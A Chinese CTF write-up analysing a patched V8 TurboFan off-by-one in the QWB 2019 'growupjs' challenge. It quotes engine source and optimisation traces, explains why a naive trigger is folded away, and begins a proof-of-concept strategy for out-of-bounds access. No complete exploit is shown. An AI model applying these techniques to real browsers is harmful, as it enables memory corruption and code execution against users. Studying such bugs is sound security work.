QWB CTF 2019 growupjs解题思路

p4nda / 2019-08-09 07:39:00 / 浏览数 4310

一个两字节patch导致的off-by-one，最终造成类型混淆，执行shellcode。
编译了一个d8程序用于验证和利用漏洞，相关附件下载

CheckBound优化流程

首先在原有的simplified-lowering阶段，CheckBound节点并不被消除，而是设置为kAbortOnOutOfBounds模式，并替换为CheckedUint32Bounds。

```
void VisitCheckBounds(Node* node, SimplifiedLowering* lowering) {
   CheckParameters const& p = CheckParametersOf(node->op());
   Type const index_type = TypeOf(node->InputAt(0));
   Type const length_type = TypeOf(node->InputAt(1));
   if (length_type.Is(Type::Unsigned31())) {
     if (index_type.Is(Type::Integral32OrMinusZero())) {
       // Map -0 to 0, and the values in the [-2^31,-1] range to the
       // [2^31,2^32-1] range, which will be considered out-of-bounds
       // as well, because the {length_type} is limited to Unsigned31.
       VisitBinop(node, UseInfo::TruncatingWord32(),
                  MachineRepresentation::kWord32);
       if (lower()) {
         CheckBoundsParameters::Mode mode =
             CheckBoundsParameters::kDeoptOnOutOfBounds;
         if (lowering->poisoning_level_ ==
                 PoisoningMitigationLevel::kDontPoison &&
             (index_type.IsNone() || length_type.IsNone() ||
              (index_type.Min() >= 0.0 &&
               index_type.Max() < length_type.Min()))) {
           // The bounds check is redundant if we already know that
           // the index is within the bounds of [0.0, length[.
           mode = CheckBoundsParameters::kAbortOnOutOfBounds;
         }
         NodeProperties::ChangeOp(
             node, simplified()->CheckedUint32Bounds(p.feedback(), mode));
       }
     }
```


而在此之前，该位置如下，可见原先利用节点消除的漏洞利用方法不能使用了。

```
if (lower()) {
         if (lowering->poisoning_level_ ==
                 PoisoningMitigationLevel::kDontPoison &&
             (index_type.IsNone() || length_type.IsNone() ||
              (index_type.Min() >= 0.0 &&
               index_type.Max() < length_type.Min()))) {
           // The bounds check is redundant if we already know that
           // the index is within the bounds of [0.0, length[.
           DeferReplacement(node, node->InputAt(0));
         } else {
           NodeProperties::ChangeOp(
               node, simplified()->CheckedUint32Bounds(p.feedback()));
         }
       }
```

在Effect linearization阶段，CheckedUint32Bounds节点会被优化成Uint32LessThan，并绑定上其True和False分支。

```
Node* EffectControlLinearizer::LowerCheckedUint32Bounds(Node* node,
                                                        Node* frame_state) {
 Node* index = node->InputAt(0);
 Node* limit = node->InputAt(1);
 const CheckBoundsParameters& params = CheckBoundsParametersOf(node->op());

 Node* check = __ Uint32LessThan(index, limit);
 switch (params.mode()) {
   case CheckBoundsParameters::kDeoptOnOutOfBounds:
```

```
    __ DeoptimizeIfNot(DeoptimizeReason::kOutOfBounds,
                       params.check_parameters().feedback(), check,
                       frame_state, IsSafetyCheck::kCriticalSafetyCheck);
    break;
  case CheckBoundsParameters::kAbortOnOutOfBounds: {
    auto if_abort = __ MakeDeferredLabel();
    auto done = __ MakeLabel();

    __ Branch(check, &done, &if_abort);

    __ Bind(&if_abort);
    __ Unreachable();
    __ Goto(&done);

    __ Bind(&done);
    break;
  }
 }

 return index;
}
```



而在lateoptimize阶段，将其优化为左值<右值这个表达式，即一个永真或者永假条件。

```
// Perform constant folding and strength reduction on machine operators.
Reduction MachineOperatorReducer::Reduce(Node* node) {
 switch (node->opcode()) {
// [...]
   case IrOpcode::kUint32LessThan: {
     Uint32BinopMatcher m(node);
     if (m.left().Is(kMaxUInt32)) return ReplaceBool(false);  // M < x => false
     if (m.right().Is(0)) return ReplaceBool(false);          // x < 0 => false
     if (m.IsFoldable()) {                                    // K < K => K
       return ReplaceBool(m.left().Value() < m.right().Value());
     }
     if (m.LeftEqualsRight()) return ReplaceBool(false);  // x < x => false
     if (m.left().IsWord32Sar() && m.right().HasValue()) {
       Int32BinopMatcher mleft(m.left().node());
       if (mleft.right().HasValue()) {
         // (x >> K) < C => x < (C << K)
         // when C < (M >> K)
         const uint32_t c = m.right().Value();
         const uint32_t k = mleft.right().Value() & 0x1F;
```

```
        if (c < static_cast<uint32_t>(kMaxInt >> k)) {
          node->ReplaceInput(0, mleft.left().node());
          node->ReplaceInput(1, Uint32Constant(c << k));
          return Changed(node);
        }
        // TODO(turbofan): else the comparison is always true.
      }
    }
    break;
  }
```

此后，另一个分支就变成了一个不可达的分支，最终在`branchelimination`中被剪掉，达到和早期未`patch`版本同样的目的，但要求多了很多。

题目分析

而从题目来看，题目只`patch`了两个字符，就是在上面

```
return ReplaceBool(m.left().Value() < m.right().Value());
```

改为了

```
return ReplaceBool(m.left().Value() < m.right().Value() + 1);
```

这样的话，就算达到访问一个`element`的下一个节点，这个`checkBound`也会被优化掉，从而有个`off-by-one`，如果能达到这一点，就和`*ctf 2019`的`oob`这题一模一样了，但那题的实现是增加了一个`builtin`函数，不需要利用优化，而此题需要在优化的前提下才能用，而且必须使`CheckBound`达到上述代码的位


测试样例分析

测试代码：


```
var opt_me2 = () => {
 let arr = [1,2,3,4];
 index = 4;
 return arr[index];
};
for (var i = 0; i < 0x10000; ++i)
 opt_me2();
```

可以发现使用上述测试样例并不能触发`OOB`，其原因也十分有趣，同样来源于优化过程。

首先通过`--trace-turbo`对优化过程的`IR`进行记录，发现在`LoopPeeling`阶段，`44`节点是一个值比较结点，而`47`结点是从`element`中读取数据，也就是实际执行`arr[i`



但在下一阶段loadelimination中，比较44和47两个节点都消失了，最终结果将返回2结点（undefined）。



可以查看一下loadelimination都做了什么，从源码中可以看到主要以AddReducer方法添加了10个reducer

```
void Run(PipelineData* data, Zone* temp_zone) {
   GraphReducer graph_reducer(temp_zone, data->graph(),
                              &data->info()->tick_counter(),
                              data->jsgraph()->Dead());
   BranchElimination branch_condition_elimination(&graph_reducer,
                                                  data->jsgraph(), temp_zone);
   DeadCodeElimination dead_code_elimination(&graph_reducer, data->graph(),
                                             data->common(), temp_zone);
   RedundancyElimination redundancy_elimination(&graph_reducer, temp_zone);
   LoadElimination load_elimination(&graph_reducer, data->jsgraph(),
                                    temp_zone);
   CheckpointElimination checkpoint_elimination(&graph_reducer);
   ValueNumberingReducer value_numbering(temp_zone, data->graph()->zone());
   CommonOperatorReducer common_reducer(&graph_reducer, data->graph(),
                                        data->broker(), data->common(),
```

```
                                        data->machine(), temp_zone);
   TypedOptimization typed_optimization(&graph_reducer, data->dependencies(),
                                        data->jsgraph(), data->broker());
   ConstantFoldingReducer constant_folding_reducer(
       &graph_reducer, data->jsgraph(), data->broker());
   TypeNarrowingReducer type_narrowing_reducer(&graph_reducer, data->jsgraph(),
                                               data->broker());
   AddReducer(data, &graph_reducer, &branch_condition_elimination);
   AddReducer(data, &graph_reducer, &dead_code_elimination);
   AddReducer(data, &graph_reducer, &redundancy_elimination);
   AddReducer(data, &graph_reducer, &load_elimination);
   AddReducer(data, &graph_reducer, &type_narrowing_reducer);
   AddReducer(data, &graph_reducer, &constant_folding_reducer);
   AddReducer(data, &graph_reducer, &typed_optimization);
   AddReducer(data, &graph_reducer, &checkpoint_elimination);
   AddReducer(data, &graph_reducer, &common_reducer);
   AddReducer(data, &graph_reducer, &value_numbering);
   graph_reducer.ReduceGraph();
 }
```

而在graph_reducer.ReduceGraph中将分别对每个节点调用上述添加的10个*::Reduce()方法。

```
Reduction GraphReducer::Reduce(Node* const node) {
 auto skip = reducers_.end();
 for (auto i = reducers_.begin(); i != reducers_.end();) {
   if (i != skip) {
     tick_counter_->DoTick();
     Reduction reduction = (*i)->Reduce(node);
     if (!reduction.Changed()) {
       // No change from this reducer.
     } else if (reduction.replacement() == node) {
       // {replacement} == {node} represents an in-place reduction. Rerun
       // all the other reducers for this node, as now there may be more
       // opportunities for reduction.
       if (FLAG_trace_turbo_reduction) {
         StdoutStream{} << "- In-place update of " << *node << " by reducer "
                        << (*i)->reducer_name() << std::endl;
       }
       skip = i;
       i = reducers_.begin();
       continue;
     } else {
       // {node} was replaced by another node.
       if (FLAG_trace_turbo_reduction) {
         StdoutStream{} << "- Replacement of " << *node << " with "
                        << *(reduction.replacement()) << " by reducer "
                        << (*i)->reducer_name() << std::endl;
       }
       return reduction;
     }
   }
   ++i;
 }
 if (skip == reducers_.end()) {
   // No change from any reducer.
   return Reducer::NoChange();
 }
 // At least one reducer did some in-place reduction.
 return Reducer::Changed(node);
}
```

使用trace-turbo-reduction对节点的修改和替换细节进行分析，可以发现在如下部分，首先是NumberLessThan(43, 16)内容被TypeNarrowingReducer更新，然后被ConstantFoldingReducer替换成HeapConstant固定值false，最终导致45节点True的分支变成不可达的节点，最

```
- In-place update of 44: NumberLessThan(43, 16) by reducer TypeNarrowingReducer
- Replacement of 44: NumberLessThan(43, 16) with 55: HeapConstant[0x210c2b740709 <false>] by reducer ConstantFoldingReducer
- In-place update of 45: Branch[True|CriticalSafetyCheck](55, 12) by reducer BranchElimination
- Replacement of 45: Branch[True|CriticalSafetyCheck](55, 12) with 70: Dead by reducer CommonOperatorReducer
- Replacement of 47: LoadElement[tagged base, 16, Signed32, kRepTaggedSigned|kTypeInt32, FullWriteBarrier](59, 43, 43, 70) wit
```

首先跟踪TypeNarrowingReducer，可以看到当opcode是kNumberLessThan时，如果左节点的最小值大于右节点的最大值时，类型会被op_typer_.singleton_fal

```
Reduction TypeNarrowingReducer::Reduce(Node* node) {
 DisallowHeapAccess no_heap_access;

 Type new_type = Type::Any();

 switch (node->opcode()) {
   case IrOpcode::kNumberLessThan: {
     // TODO(turbofan) Reuse the logic from typer.cc (by integrating relational
     // comparisons with the operation typer).
     Type left_type = NodeProperties::GetType(node->InputAt(0));
     Type right_type = NodeProperties::GetType(node->InputAt(1));
     if (left_type.Is(Type::PlainNumber()) &&
         right_type.Is(Type::PlainNumber())) {
       if (left_type.Max() < right_type.Min()) {
         new_type = op_typer_.singleton_true();
       } else if (left_type.Min() >= right_type.Max()) {
         new_type = op_typer_.singleton_false();
       }
     }
     break;
   }
//[...]
 Type original_type = NodeProperties::GetType(node);
 Type restricted = Type::Intersect(new_type, original_type, zone());
 if (!original_type.Is(restricted)) {
   NodeProperties::SetType(node, restricted);
   return Changed(node);
 }
 return NoChange();
}
```

从日志中可以发现其左节点是43，从IR可以发现其范围是[4,4]，右节点是16 ，是一个常量值[4]

```
- Replacement of 41: LoadField[tagged base, 24, Range(0, 134217726), kRepTaggedSigned|kTypeInt32, NoWriteBarrier, mutable](68,
```

因此，在ConstantFoldingReducer::Reduce中，44节点将被生成的一个HeapConstant节点替代。

```
Reduction ConstantFoldingReducer::Reduce(Node* node) {
 DisallowHeapAccess no_heap_access;
 // Check if the output type is a singleton.  In that case we already know the
 // result value and can simply replace the node if it's eliminable.
 if (!NodeProperties::IsConstant(node) && NodeProperties::IsTyped(node) &&
     node->op()->HasProperty(Operator::kEliminatable)) {
   // TODO(v8:5303): We must not eliminate FinishRegion here. This special
   // case can be removed once we have separate operators for value and
   // effect regions.
   if (node->opcode() == IrOpcode::kFinishRegion) return NoChange();
   // We can only constant-fold nodes here, that are known to not cause any
   // side-effect, may it be a JavaScript observable side-effect or a possible
   // eager deoptimization exit (i.e. {node} has an operator that doesn't have
   // the Operator::kNoDeopt property).
   Type upper = NodeProperties::GetType(node);
   if (!upper.IsNone()) {
     Node* replacement = nullptr;
     if (upper.IsHeapConstant()) {
       replacement = jsgraph()->Constant(upper.AsHeapConstant()->Ref());
//[...]
     if (replacement) {
       // Make sure the node has a type.
       if (!NodeProperties::IsTyped(replacement)) {
         NodeProperties::SetType(replacement, upper);
       }
       ReplaceWithValue(node, replacement);
       return Changed(replacement);
     }
   }
 }
 return NoChange();
```

```
}
```

因此，想要触发OOB必须规避掉以上路径。可以从43节点和16节点两方面考虑。首先说16节点，其来自于41节点的优化

```
- In-place update of 41: LoadField[tagged base, 24, Range(0, 134217726), kRepTaggedSigned|kTypeInt32, NoWriteBarrier, mutable]
- Replacement of 41: LoadField[tagged base, 24, Range(0, 134217726), kRepTaggedSigned|kTypeInt32, NoWriteBarrier, mutable](68,
```

当op搜索的参数field_index不是0时，到相应的object中找到相关偏移的节点代替掉这个LoadField节点，可见这个就是直接取出了要访问element的长度，似乎无法

```
Reduction LoadElimination::ReduceLoadField(Node* node,
                                           FieldAccess const& access) {
 Node* object = NodeProperties::GetValueInput(node, 0);
 Node* effect = NodeProperties::GetEffectInput(node);
 Node* control = NodeProperties::GetControlInput(node);
 AbstractState const* state = node_states_.Get(effect);
 if (state == nullptr) return NoChange();
 if (access.offset == HeapObject::kMapOffset &&
//[...]
 } else {
   int field_index = FieldIndexOf(access);
   if (field_index >= 0) {
     PropertyConstness constness = access.constness;
     MachineRepresentation representation =
         access.machine_type.representation();
     FieldInfo const* lookup_result =
         state->LookupField(object, field_index, constness);
     if (!lookup_result && constness == PropertyConstness::kConst) {
       lookup_result = state->LookupField(object, field_index,
                                          PropertyConstness::kMutable);
     }
     if (lookup_result) {
       // Make sure we don't reuse values that were recorded with a different
       // representation or resurrect dead {replacement} nodes.
       Node* replacement = lookup_result->value;
       if (IsCompatible(representation, lookup_result->representation) &&
           !replacement->IsDead()) {
         // Introduce a TypeGuard if the type of the {replacement} node is not
         // a subtype of the original {node}'s type.
         if (!NodeProperties::GetType(replacement)
                  .Is(NodeProperties::GetType(node))) {
           Type replacement_type = Type::Intersect(
               NodeProperties::GetType(node),
               NodeProperties::GetType(replacement), graph()->zone());
           replacement = effect =
               graph()->NewNode(common()->TypeGuard(replacement_type),
                                replacement, effect, control);
           NodeProperties::SetType(replacement, replacement_type);
         }
         ReplaceWithValue(node, replacement, effect);
         return Replace(replacement);
       }
     }
     FieldInfo info(node, access.name, representation);
     state = state->AddField(object, field_index, info, constness, zone());
   }
 }
 Handle<Map> field_map;
 if (access.map.ToHandle(&field_map)) {
   state = state->SetMaps(node, ZoneHandleSet<Map>(field_map), zone());
 }
 return UpdateState(node, state);
}
```

而另一节点43 typer的路径如下：

```
Reduction Reduce(Node* node) override {
   if (node->op()->ValueOutputCount() == 0) return NoChange();
   switch (node->opcode()) {
#define DECLARE_CASE(x) \
 case IrOpcode::k##x:  \
```

```
   return UpdateType(node, TypeBinaryOp(node, x##Typer));
     JS_SIMPLE_BINOP_LIST(DECLARE_CASE)
#undef DECLARE_CASE

#define DECLARE_CASE(x) \
 case IrOpcode::k##x:  \
   return UpdateType(node, Type##x(node));
     DECLARE_CASE(Start)
     DECLARE_CASE(IfException)
     // VALUE_OP_LIST without JS_SIMPLE_BINOP_LIST:
     COMMON_OP_LIST(DECLARE_CASE)
     SIMPLIFIED_COMPARE_BINOP_LIST(DECLARE_CASE)
     SIMPLIFIED_OTHER_OP_LIST(DECLARE_CASE) // [here]
```

SIMPLIFIED_OTHER_OP_LIST定义如下

```
#define SIMPLIFIED_OTHER_OP_LIST(V)     \
// [...]
 V(CheckBounds)                         \
 V(CheckIf)                             \
```

因此这个分支就变成了

```
case IrOpcode::kCheckBounds:  \
   return UpdateType(node, TypeCheckBounds(node));
```

TypeCheckBounds定义如下，取第一个和第二个输入节点的类型，调用CheckBounds


```
Type Typer::Visitor::TypeCheckBounds(Node* node) {
 return typer_->operation_typer_.CheckBounds(Operand(node, 0),
                                             Operand(node, 1));
}
```

CheckBounds定义如下，显然index是一个实际的范围，而length负责控制其最大边界，而最终取index与mask的交集。

```
Type OperationTyper::CheckBounds(Type index, Type length) {
 DCHECK(length.Is(cache_->kPositiveSafeInteger));
 if (length.Is(cache_->kSingletonZero)) return Type::None();
 Type mask = Type::Range(0.0, length.Max() - 1, zone());
 if (index.Maybe(Type::MinusZero())) {
   index = Type::Union(index, cache_->kSingletonZero, zone());
 }
 return Type::Intersect(index, mask, zone());
}

Type Type::Intersect(Type type1, Type type2, Zone* zone) {
 // Fast case: bit sets.
 if (type1.IsBitset() && type2.IsBitset()) {
   return NewBitset(type1.AsBitset() & type2.AsBitset());
 }

 // Fast case: top or bottom types.
 if (type1.IsNone() || type2.IsAny()) return type1;  // Shortcut.
 if (type2.IsNone() || type1.IsAny()) return type2;  // Shortcut.

 // Semi-fast case.
 if (type1.Is(type2)) return type1;
 if (type2.Is(type1)) return type2;

 // Slow case: create union.

 // Semantic subtyping check - this is needed for consistency with the
 // semi-fast case above.
 if (type1.Is(type2)) {
   type2 = Any();
 } else if (type2.Is(type1)) {
   type1 = Any();
 }

 bitset bits = type1.BitsetGlb() & type2.BitsetGlb();
 int size1 = type1.IsUnion() ? type1.AsUnion()->Length() : 1;
```

```
 int size2 = type2.IsUnion() ? type2.AsUnion()->Length() : 1;
 int size;
 if (base::bits::SignedAddOverflow32(size1, size2, &size)) return Any();
 if (base::bits::SignedAddOverflow32(size, 2, &size)) return Any();
 UnionType* result = UnionType::New(size, zone);
 size = 0;

 // Deal with bitsets.
 result->Set(size++, NewBitset(bits));

 RangeType::Limits lims = RangeType::Limits::Empty();
 size = IntersectAux(type1, type2, result, size, &lims, zone);

 // If the range is not empty, then insert it into the union and
 // remove the number bits from the bitset.
 if (!lims.IsEmpty()) {
   size = UpdateRange(Type::Range(lims, zone), result, size, zone);

   // Remove the number bits.
   bitset number_bits = BitsetType::NumberBits(bits);
   bits &= ~number_bits;
   result->Set(0, NewBitset(bits));
 }
 return NormalizeUnion(result, size, zone);
}
```

对于测试demo，其0■1两个节点的范围如下：




显然就是取[4,4]和[0,2147483646]的交集，因此CheckBounds的typer结果是[4,4]。最终导致满足uintlessthan的优化条件`left_type.Min() >= right_type.Max()`，被优化成永假。

poc构造

综上，分析了测试样例不能触发OOB的原因，首先要想办法绕过loadelimination阶段对loadelement节点的消除。

可以发现一个显然的途径是在CheckBounds的typer阶段做文章，如果让CheckBounds节点的范围并非单一值而是一个范围，保证最小值小于要访问element的范围，就`>= right_type.Max())`，而核心问题是对第一个输入的节点范围的扩展，因为CheckBounds的范围基本由此确定。

长亭发表的一篇writeup中提到了两种解决方案，第一种是对index增加一个and操作`idx &= 0xfff;`，这种方法会在原来NumberConstant[4]下面增加一个SpeculativeNumberBitwiseAnd节点。

